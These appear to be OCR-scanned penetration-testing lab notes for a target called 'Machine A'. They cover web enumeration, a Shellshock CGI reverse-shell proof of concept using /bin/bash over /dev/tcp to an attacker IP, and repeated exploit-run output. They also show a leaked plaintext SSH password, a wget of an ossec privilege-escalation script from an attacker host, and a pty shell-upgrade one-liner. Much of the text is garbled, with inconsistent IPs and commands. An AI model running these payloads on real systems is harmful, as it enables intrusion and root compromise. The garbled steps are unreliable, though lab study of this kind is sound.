

Machine A

▼ Recon

▼ Enum

▼ Port Scanning

This is the essential part of penetration. Find out what is available and how you could punch through it with minimum ease. DO NOT SKIP STEPS. DO NOT PASS GO. SEARCH ***ALL*** THE VERSIONS WITH `searchsploit` (or google -> `site:exploit-db.com APP VERSION`)

▼ HTTP - 80, 8080, 8000

```
``` curl -i ${IP}/robots.txt ``` Note down Server and other module versions.  
searchsploit them ALL. Visit all URLs from robots.txt. ``` nikto -host $IP ```
``` gobuster -u http://$IP -w
```

```
/usr/share/seclists/Discovery/Web_Content/Top1000-RobotsDisallowed.txt  
gobuster -u http://$IP -w
```


```
/usr/share/seclists/Discovery/Web_Content/common.txt ``` if nothing, find  
more web word lists. *Browse the site* but keep an eye on the burp window /  
source code / cookies etc. Things to be on look for:
```

▪ PHP/CGI Vulns

The screenshot shows the Dradis Project interface. On the left, there's a sidebar titled 'NOTES' which lists various UDP port status entries. The main panel is titled 'Evidence' and shows a table of findings. The table has columns for 'Title', 'Created', and 'Updated'. Most entries are purple, indicating they are notes or findings. One entry is orange, indicating a warning or error. The findings include:

Title	Created	Updated
[+] /cg-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (CVE-2014-6271)	12 minutes ago	12 minutes ago
[+] /cg-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (CVE-2014-6278)	12 minutes ago	12 minutes ago
[+] /cg-bin/admin.cgi: This might be interesting.	12 minutes ago	12 minutes ago
[+] /cg-bin/test.cgi: This might be interesting.	12 minutes ago	12 minutes ago
[+] /icons/README: Apache default file found.	12 minutes ago	12 minutes ago
[+] /license.txt: Licence file found may identify site software.	12 minutes ago	12 minutes ago
[+] /phpmyadmin/: phpMyAdmin directory found	12 minutes ago	12 minutes ago
[+] Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.	12 minutes ago	12 minutes ago
[+] Retrieved x-powered-by header: PHP/5.4.16	12 minutes ago	12 minutes ago
[+] The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type	12 minutes ago	12 minutes ago
[+] The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS	12 minutes ago	12 minutes ago
[+] The anti-clickjacking X-Frame-Options header is not present.	12 minutes ago	12 minutes ago
[+] Uncommon header X-generator found, with contents: Orchard	12 minutes ago	12 minutes ago


▪ cgi Shellshock Vuln



The screenshot shows a GitHub repository page for CVE-2014-6271. The repository contains a single file named shellpoc.py. The code is a Python script that attempts to exploit a shellshock vulnerability. It uses the http:// module to connect to a target host and execute a reverse shell. The code includes comments explaining the exploit logic.

```
#!/usr/bin/python
# CVE-2014-6271.cgi-bin reverse shell
#
# import http:// module
#
# if len(sys.argv)<4:
#     print "Usage: %s <host> <username> <attackhost>/>" % sys.argv[0]
#     print "Example: %s localhost /cgi-bin/test.cgi 192.168.1.100" % sys.argv[0]
#     exit(0)
#
# conn = http://.HTTPConnection(sys.argv[1])
# reverse_shell=() { ignored};/bin/bash -i >> /dev/tcp/%s:%s 2>> %s sys.argv[3]
#
# headers = {'Content-type': 'application/x-www-form-urlencoded',
#            'User-Agent': 'HTTP/'}
# conn.request("GET", "/"+sys.argv[2],headers)
# res = conn.getresponse()
# res.read()
# data = res.read()
# print data
```

▪ CVE-2014-6271 Shellshock



The screenshot shows two terminal windows. The left window shows the exploit script being run on a Kali Linux host (IP 10.11.1.71) against a target host (IP 192.168.119.105). The right window shows the resulting root shell on the target host. The exploit successfully bypasses Apache's mod_nologin feature by using a crafted environment variable to execute a reverse shell via netcat.

```
(py2) [root@kali ~]# ./shellpoc.py 192.168.119.105 -p 4444 -d dev_tcp
Attaching to exploit CVE-2014-6271 on 10.11.1.71
We will attempt to connect back to 192.168.119.105 4444
We will use the following shell: () { ignored };/bin/bash -i >> /dev/tcp/192.168.119.105/4444 2>> $1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /cgi/test was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 10.11.1.71 Port 80</address>
</body></html>

(py2) [root@kali ~]# ./shellpoc.py 192.168.119.105 -p 4444 -d dev_tcp
Attaching to exploit CVE-2014-6271 on 10.11.1.71
We will attempt to connect back to 192.168.119.105 4444
We will use the following shell: () { ignored };/bin/bash -i >> /dev/tcp/192.168.119.105/4444 2>> $1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /cgi-bin/ on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 10.11.1.71 Port 80</address>
</body></html>

(py2) [root@kali ~]# ./shellpoc.py 192.168.119.105 -p 4444 -d dev_tcp
Attaching to exploit CVE-2014-6271 on 10.11.1.71
We will attempt to connect back to 192.168.119.105 4444
We will use the following shell: () { ignored };/bin/bash -i >> /dev/tcp/192.168.119.105/4444 2>> $1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /cgi-bin/ on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 10.11.1.71 Port 80</address>
</body></html>


(base) [root@kali ~]# ./shellpoc.py 192.168.119.105 -p 4444 -d dev_tcp
Attaching to exploit CVE-2014-6271 on 10.11.1.71
We will attempt to connect back to 192.168.119.105 4444
We will use the following shell: () { ignored };/bin/bash -i >> /dev/tcp/192.168.119.105/4444 2>> $1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /cgi-bin/ on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 10.11.1.71 Port 80</address>
</body></html>
```

▪ Privilege Escalation

▪ Linpeas.sh

found user gibson pw zaq1xsw2cde3

- ssh as user gibson



```
kali㉿kali:~
```

```
[base] [~] (kali㉿kali) [~]
```

```
[~] ~$ gibson@10.11.1.71:~
```

```
The authenticity of host '10.11.1.71 (10.11.1.71)' can't be established.
```

```
ECDSA key fingerprint is SHA256:AbnCwxiKvdJmNHd3xvsvk-svtvcJPdLZAshMTch5TeHE.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added '10.11.1.71' (ECDSA) to the list of known hosts.
```

```
gibson@10.11.1.71's password:
```

```
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 3.13.0-141-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com/
```

```
System information as of Sun Oct 11 22:58:36 EDT 2020
```

```
System load: 0.0 Processes: 75
```

```
Usage of /: 43.0% of 4.79GB Users logged in: 0
```

```
Memory usage: 9% IP address for eth0: 10.11.1.71
```


```
Swap usage: 0%
```

```
Graph this data and manage this system at:
```

```
https://landscape.canonical.com/
```

```
gibson@alpha:~$
```

- Exploiting SUID Executables
- SUID Commands
- su -i
- proof.txt



```
/etc/rc1.d/S28ossec
```

```
/etc/rc1.d/K28ossec
```

```
/etc/rc1.d/S28ossec
```

```
/etc/rc1.d/K28ossec
```

```
/etc/rc2.d/S28ossec
```

```
/etc/rc2.d/K28ossec
```

```
/home/gibson/ossec2root.py
```

```
/var/ossec-hide2A
```

```
gibson@alpha:~$ cat ossec2root.py
```

```
cat: ossec2root.py: No such file or directory
```

```
gibson@alpha:~$ cd /home/gibson/ossec2root.py
```

```
cat: ossec2root.py: No such file or directory
```

```
gibson@alpha:~$ wget http://192.168.1.105/ossec.py
```

```
2021-01-23 14:28:33 [127.0.0.1] - - [23/Jan/2021:14:28:33 +0000] "GET /ossec.py HTTP/1.1" 200 1054 "-" "curl/7.64.0"
```

```
HTTP request sent, awaiting response... 200 OK
```

```
Length: 1054 (1.0K) [text/plain]
```

```
Saving to: 'ossec.py'
```

```
100%[=====] 2,950 --.-K/s in 0s
```

```
-----
```

```
gibson@alpha:~$ chmod a+x ossec.py
```

```
Gibson@alpha:~$ python ossec.py
```

```
usage: python ossec.py
```

```
-x Command to run as root in quotes
```

```
gibson@alpha:~$ python ossec.py -c "su root"
```

```
*****
```

```
Creating /tmp/hosts.deny_200 through /tmp/hosts.deny_65536 ...
```

```
*****
```

```
Monitoring tmp for file change....
```

```
Ed in /tmp/hosts.deny_200 and type lines with an incorrect password
```

```
Then wait for up to 10 mins.
```

```
*****
```

```
whome
```

```
File '/tmp/hosts.deny_200' has just been modified
```

```
Waiting exploit to this file
```

```
*****
```

```
ssh in again to execute the command
```

```
*****
```

```
End Prog.
```

```
User defined signal 1
```

```
gibson@alpha:~$ whoami
```

```
gibson
```

```
Gibson@alpha:~$ sudo -l
```

```
(sudo) password for gibson:
```

```
gibson@alpha:~$ cat /tmp/proof.txt
```

```
0F7344ec2c2fc797f22dc38F08c8a70
```

```
root@alpha:~#
```

- SSH - 22

- ▼ Limited Shells

- python -c 'import pty; pty.spawn("/bin/sh")'